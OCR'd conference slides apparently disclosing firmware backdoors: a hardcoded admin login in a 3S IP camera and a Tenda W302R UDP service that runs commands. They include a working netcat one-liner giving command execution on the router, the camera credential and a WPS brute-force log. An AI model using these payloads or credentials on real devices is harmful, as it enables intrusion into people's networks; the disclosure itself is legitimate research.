
N5072 Release Notes (0.18MB, 189KB,English,2012-06-20)

N5072 Data Sheet

N5072 Data Sheet (0.18MB, English, 2013.01.21-V1.0)




/home/3s/bin/httpd




```
BasicDevice         httpd             nvram
chat                ipcam             OrayDDNS
chpasswd            ipfinder          OSD.TTF
ControlPoint        iptables          pciv_get
ddns                LinkLocalIP       pciv_send
dhclient-script     mail              pppd
```


pwdgrp_get_userinfo



```
BL      b64_decode
ADD     R3, SP, #0x210+var_18
ADD     R0, R3, R0
STRB    R6, [R0,#-0x1F4]
MOV     R1, #0x3A           ; c
MOV     R0, R7              ; s
BL      strchr
MOV     R4, R0
STRB    R6, [R4],#1
LDR     R1, =a3sadmin       ; "3sadmin"
MOV     R0, R7              ; s1
BL      strcmp
CMP     R0, #0
LDR     R1, =a27988303      ; "27988303"
MOV     R0, R4              ; s1
BNE     loc_28874
```


JUST WHEN I THOUGHT YOU COULDN'T POSSIBLY BE ANY DUMBER
YOU GO AND DO SOMETHING LIKE THIS...
memegenerator.net

Hardest. Exploit. Ever.




password. The server says: 3S IP Camera.

User Name: 3sadmin

Password: •••••••••

Owned.



Vendor Response

- Vulnerability publically released July 2013
- Crickets.


Post-Mortem


- Developer debugging?
- Remote assistance / recovery


Tenda W302R

W302R Features


- 802.11n WiFi router
- High gain antennas
- Supports WiFi Protected Setup


uImage header
LZMA compressed data
Entropy (E)
0
0.2
0.4
0.6
0.8
1
0
0.2
0.4
0.6
0.8
1
1.2
1.4
1.6
1.8
2
2.2
2.4
2.6
2.8
Offset (MB)


gzip compressed data
Entropy (E)
0
0.2
0.4
0.6
0.8
1
0
1
2
3
4
Offset (MB)


Squashfs filesystem
Entropy (E)
0
0.2
0.4
0.6
0.8
1
0
0.2
0.4
0.6
0.8
1
1.2
1.4
1.6
1.8
2
2.
Offset (MB)


strings /bin/httpd



GoAhead-Webs

Address			
.rodata:0047…	00000018	C	CGI ge[illegible]ted no output
.rodata:0047…	00000006	C	%s/%s
.rodata:0047…	0000001C	C	HTTP/1.[illegible] 200 OK\r\nDate: %s\r\n
.rodata:0047…	0000000D	C	Server: %s\r\n
.rodata:0047…	0000000D	C	GoAhead-Webs
.rodata:0047…	0000002C	C	Pragma: no-cache\r\nCache-Control: no-cache\r\n
.rodata:0047…	00000013	C	Content-type: %s\r\n
.rodata:0047…	00000019	C	Connection: keep-alive\r\n
.rodata:0047…	00000014	C	Last-modified: %s\r\n
.rodata:0047…	00000015	C	Content-length: %d\r\n
.rodata:0047…	00000019	C	Cannot stat page for URL
.rodata:0047…	00000010	C	Cannot open URL
.rodata:0047…	0000000C	C	Invalid URL

Hmmm...InitMfgTask?




```
.globl InitMfgTask
InitMfgTask:

var_18= -0x18
var_10= -0x10
var_8= -8
var_4= -4
```

InitMfgTask

```
void InitMfgTask(void)
{
    pthread_create(&pthread NULL, MfgThread, NULL);
}
```

MfgThread



```
outer_receive_loop:
move    $a1, $zero
li      $a2, 0x80
la      $t9, memset
nop
jalr    $t9 ; memset     # memset(rx_buf, 0, 128);
nop
lw      $gp, 0xA98+saved_gp($sp)
move    $a0, sock_s1
move    $a1, rx_buf_ptr
li      $a2, 0x80
move    $a3, $zero
sw      $s3, 0xA98+addrlen($sp)
sw      client_sockaddr_ptr, 0x10($sp)
sw      addrlen_ptr, 0x14($sp)
la      $t9, recvfrom
nop
jalr    $t9 ; recvfrom   # recvfrom(sock_s1, &rx_buf, 128, 0, &sockaddr, &addrlen);
nop
lw      $gp, 0xA98+saved_gp($sp)
blez    $v0, loc_4330CC
move    $s0, $v0
```

```
slti    $v0, 14
bnez    $v0, outer_receive_loop  # if(rx_size < 14) goto outer_receive_loop;
```

```
loc_4330CC:
```

```
move    $a0, $s7
move    $a1, $zero
li      $a2, 0x800
la      $t9, memset
nop
jalr    $t9 ; memset
nop
lw      $gp, 0xA98+var_A80($sp)
lb      $v1, 0xA98+var_140($sp)
li      $v0, "1"
beq     $v1, $v0, do_iwpriv  # if(command_byte == '1') goto do_iwpriv;
li      $v0, "x"
```

```
beq     $v1, $v0, do_call_shell  # if(command_byte == 'x') goto do_call_shell;
li      $v0, "e"
```

```
do_iwpriv:
move    $a0, $s2
la      $a1, 0x470000
nop
addiu   $a1, (aIwpriv - 0x470000)  # "iwpriv"
la      $t9, strstr
nop
jalr    $t9 ; strstr
nop
lw      $gp, 0xA98+var_A80($sp)
beqz    $v0, receive_loop
move    $a1, $s2
```

```
bne     $v1, $v0, receive_loop  # if(command_byte != 'e') goto receive_loop;
                                # else goto do_echo;
move    $a0, $s1
```

```
do_call_shell:
move    $a0, $s2
move    $a1, $s7
li      $a2, 0x800
la      $t9, call_shell
nop
jalr    $t9 ; call_shell
```

```
la      $a0, 0x470000
nop
addiu   $a0, (aReqS - 0x470000)  # "Req[%s]\n"
la      $t9, printf
nop
jalr    $t9 ; printf
nop
lw      $gp, 0xA98+var_A80($sp)
```


```
sock_s1 = $s1
rx_buf_ptr = $s5
client_sockaddr_ptr = $s4
addrlen_ptr = $s6
rx_magic_string_ptr = $fp
command_arg_ptr = $s2
li      $gp, 0x96B68
addu    $gp, $t9
addiu   $sp, -0xA98
sw      $gp, 0xA98+saved_gp($sp)
sw      $s0, 0xA98+saved_s0($sp)
addiu   $s0, $sp, 0xA98+var_A58
li      $v1, 0xA11C      # bind port, in network byte order (htons(7329))
move    $a1, $s0
la      $a0, 0x470000
nop
addiu   $a0, (aLan_ipaddr - 0x470000)  # "lan_ipaddr"
li      $v0, 2
sw      $ra, 0xA98+saved_ra($sp)
sw      $zero, 0xA98+sockaddr($sp)
sw      sock_s1, 0xA98+saved_s1($sp)
sh      $v1, 0xA98+sockaddr+2($sp)  # set sockaddr port (7329)
sw      rx_magic_string_ptr, 0xA98+saved_fp($sp)
sw      $gp, 0xA98+var_10($sp)
sw      $s7, 0xA98+saved_s7($sp)
sw      addrlen_ptr, 0xA98+saved_s6($sp)
sw      rx_buf_ptr, 0xA98+saved_s5($sp)
sw      client_sockaddr_ptr, 0xA98+saved_s4($sp)
sw      $s3, 0xA98+saved_s3($sp)
sw      command_arg_ptr, 0xA98+saved_s2($sp)
sh      $v0, 0xA98+sockaddr($sp)
sw      $zero, 0xA98+sockaddr+4($sp)
sw      $zero, 0xA98+sockaddr+8($sp)
sw      $zero, 0xA98+sockaddr+0xC($sp)
la      $t9, GetCfmValue
nop
jalr    $t9 ; GetCfmValue  # GetCfmValue("lan_ipaddr", &bind_ip);
nop
lw      $gp, 0xA98+saved_gp($sp)
move    $a0, $s0
la      $t9, inet_addr
nop
jalr    $t9 ; inet_addr  # inet_addr(&bind_ip);
nop
lw      $gp, 0xA98+saved_gp($sp)
li      $a0, 2
li      $a1, 1
move    $a2, $zero
sw      $v0, 0xA98+sockaddr+4($sp)  # set sockaddr bind ip (value of lan_ipaddr)
la      $t9, socket
nop
jalr    $t9 ; socket     # socket(AF_INET, SOCK_DGRAM, 0);
nop
lw      $gp, 0xA98+saved_gp($sp)
nop
la      $a0, 0x470000
nop
addiu   $a0, (aMfgthreadSocke - 0x470000)  # "MfgThread socket error."
bltz    $v0, puts_error_string  # if socket returned less than 0
move    sock_s1, $v0
```

```
move    $a0, $v0
addiu   $a1, $sp, 0xA98+sockaddr
li      $a2, 0x10
la      $t9, bind
nop
jalr    $t9 ; bind       # bind(sock_s1, sockaddr, 16);
nop
lw      $gp, 0xA98+saved_gp($sp)
bltz    $v0, bind_error  # if bind returned less than 0
li      $s3, 0x10
```

MfgThread

- Binds to a UDP socket listening on port 7329
- Waits for an incoming packet from a client
- Validates packet structure, performs requested action
- Returns action result to the client

MfgThread Packet Structure



w302r_mfg\x00

e | 1 | x

<action_arg>

MfgThread Command ‘x’


popen(action_arg, “r”);

popen result
returned to client!


MfgThread Command Execution Packet

w302r_mfg\x00x/bin/ls

Owned.




```
$ echo -ne "w302r_mfg\x00x/bin/ls" | nc -u -q 5 192.168.0.1 7329
drwxr-xr-x    2 0        0            1363 webroot
drwxr-xr-x    1 0        0               0 var
drwxr-xr-x    5 0        0              43 usr
drwxr-xr-x    1 0        0               0 tmp
drwxr-xr-x    2 0        0               3 sys
drwxr-xr-x    2 0        0             569 sbin
dr-xr-xr-x   39 0        0               0 proc
drwxr-xr-x    2 0        0               3 mnt
drwxr-xr-x    1 0        0               0 media
drwxr-xr-x    4 0        0             821 lib
lrwxrwxrwx    1 0        0              11 init -> bin/busybox
drwxr-xr-x    2 0        0               3 home
drwxr-xr-x    7 0        0             154 etc_ro
drwxr-xr-x    1 0        0               0 etc
drwxr-xr-x    1 0        0               0 dev
drwxr-xr-x    2 1000     100           574 bin
```




Practical Exploitation

- Only listens on the LAN / WLAN
- What if the user has configured wireless encryption?




WEP?

- Easily broken in a couple of minutes



WPA?

- TKIP attacks allow packet injection (~15 minutes)
- AES is secure if a strong passphrase is used
  - Unless...




```
 5 6 8 4 3 0 4 0

  100.00%   [=======================================>]   5314    0 PINS/m    in 0h 0m

+ - - - [ Attack Log ] - - - - - - - - - - - - - - - - - - - - - - - - - - - - +
|  [!] AP rejected 56842999, selecting next PIN                                 |
   [+] Trying pin 56843002
|  [!] AP rejected 56843002, selecting next PIN                                 |
   [+] Trying pin 56843019
|  [!] AP rejected 56843019, selecting next PIN                                 |
|  [+] Trying pin 56843026                                                      |
   [!] AP rejected 56843026, selecting next PIN
|  [+] Trying pin 56843033                                                      |
|  [!] AP rejected 56843033, selecting next PIN                                 |
   [+] 93.75% complete @ 2013-10-17 20:47:56 (2 seconds/pin)
|  [+] Trying pin 56843040                                                      |
   [+] WPS PIN: '56843040'
|  [+] WPA PSK: 'd2423c477d37ea68e3e153d42802781185d0b7a8ef4d9f29bd2d07769d18822c'  |
|  [+] AP SSID: 'Tenda'                                                         |
+ - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - +
```

Vendor Response



Tenda 深圳市吉祥腾达科技有限公司 SHENZHEN TENDA TECHNOLOGY CO.,LTD.

Notification

Dear customers:

Based on the feedbacks from some individual users, we were informed that two lines of our wireless products W302R and W330R were with some security bugs in LAN(Local Area Network) environment, and it was also verified by engineers of Tenda after systematic detection. Our engineers are quickly uploading a service pack to fix the bugs, and we would suggest that our customer download it and upgrade your device timely to secure your network.The link of upgrade W302R firmware is below:


http://www.tendacn.com/tendacn/downloads/show.aspx?downid=1844

Post-Mortem

- Manufacturing backdoor for testing / validation
- Vendor considers LAN exploits “no big security problem”
  - WiFi hot spots?
  - Users with weak / no WiFi encryption?
  - Unforeseen WiFi encryption attacks (e.g., WEP, TKIP, WPS)?

Conclusion

Q & A


THERE ARE NO STUPID QUESTIONS?
CORRECT. THERE ARE ONLY STUPID PEOPLE... WHO ASK QUESTIONS.
imgflip.com

Contact & Resources

- cheffner@tacnetsol.com
- @devttys0

- http://www.edetraining.com
- http://www.tacnetsol.com
- http://www.reaversystems.com

- http://www.binwalk.org
- http://www.devttys0.com/blog